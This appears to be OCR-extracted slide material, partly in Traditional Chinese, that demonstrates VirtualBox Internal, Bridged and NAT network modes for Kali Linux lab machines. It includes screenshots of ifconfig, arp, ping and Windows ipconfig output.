
(kali@kali)-[~]
$ ping 192.168.56.102 -c 1
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.284 ms

C:\Users\yun>ping 192.168.56.102

Ping 192.168.56.102 (使用 32 位元組的資料):
回覆自 192.168.56.102: 位元組=32 時間<1ms TTL=64
```

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2. Internal Mode



3. Bridged Mode



顯示

存放裝置

音訊

網路

☒ 啟用網路卡(E)

附加到(A): 橋接介面卡

名稱(N):

Realtex USB FE Family Controller

進階(D)


Realtex USB FE Family Controller

Juniper Networks Virtual Adapter #2

Microsoft Wi-Fi Direct Virtual Adapter #4

Intel(R) Wi-Fi 6 AX200 160MHz

Realtek USB GbE Family Controller



3. Bridged Mode

Kali-Linux-2021.1-vbox-amd64 [執行中] - Oracle VM Virtu...
檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~
08:25 AM

File Actions Edit View Help

```
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.0.16 netmask 255.255.255.0 broadcast 192.168.0.255  
    inet6 fe80::a00:27ff:fea6:1f86 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:a6:1f:86 txqueuelen 1000 (Ethernet)  
    RX packets 34 bytes 6649 (6.4 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 136 bytes 11461 (11.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 400 (400.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 400 (400.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$ arp  
  
(kali@kali)-[~]  
$ arp  


| Address        | HWtype | HWaddress         | Flags Mask | Iface |
|----------------|--------|-------------------|------------|-------|
| 192.168.0.15   | ether  | 08:00:27:a5:89:9c | C          | eth0  |
| hitronhub.home | ether  | a8:4e:3f:b2:42:42 | C          | eth0  |

  
(kali@kali)-[~]  
$ arp -n  


| Address      | HWtype | HWaddress         | Flags Mask | Iface |
|--------------|--------|-------------------|------------|-------|
| 192.168.0.15 | ether  | 08:00:27:a5:89:9c | C          | eth0  |
| 192.168.0.1  | ether  | a8:4e:3f:b2:42:42 | C          | eth0  |

  
(kali@kali)-[~]
```

Kali-Linux-2021.1-vbox-amd64_2 [執行中] - Oracle VM Virtu...
檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~
08:25 AM

File Actions Edit View Help


```
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.0.15 netmask 255.255.255.0 broadcast 192.168.0.255  
    inet6 fe80::a00:27ff:fea5:899c prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:a5:89:9c txqueuelen 1000 (Ethernet)  
    RX packets 87 bytes 9316 (9.0 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 131 bytes 11158 (10.8 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 400 (400.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 400 (400.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$ ping 192.168.0.16  
PING 192.168.0.16 (192.168.0.16) 56(84) bytes of data.  
64 bytes from 192.168.0.16: icmp_seq=1 ttl=64 time=0.710 ms  
64 bytes from 192.168.0.16: icmp_seq=2 ttl=64 time=0.497 ms  
64 bytes from 192.168.0.16: icmp_seq=3 ttl=64 time=0.507 ms  
64 bytes from 192.168.0.16: icmp_seq=4 ttl=64 time=0.480 ms
```

乙太網路卡 乙太網路 2:

連線特定 DNS 尾碼	:	hitronhub.home
連結-本機 IPv6 位址	:	fe80::185:3204:b5:7ba0%24
IPv4 位址	:	192.168.0.10
子網路遮罩	:	255.255.255.0
預設閘道	:	192.168.0.1

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4. NAT Mode



4. NAT Mode

Kali-Linux-2021.1-vbox-amd64 [執行中] - Oracle V...

檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~ 08:05 AM

```
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255  
    inet6 fe80::a00:27ff:fea6:1f86 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:a6:1f:86 txqueuelen 1000 (Ethernet)  
    RX packets 18 bytes 2083 (2.0 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 124 bytes 9532 (9.3 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 400 (400.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 400 (400.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$
```


Kali-Linux-2021.1-vbox-amd64_2 [執行中] - Oracle VM Virtu...

檔案 機器 檢視 輸入 裝置 說明

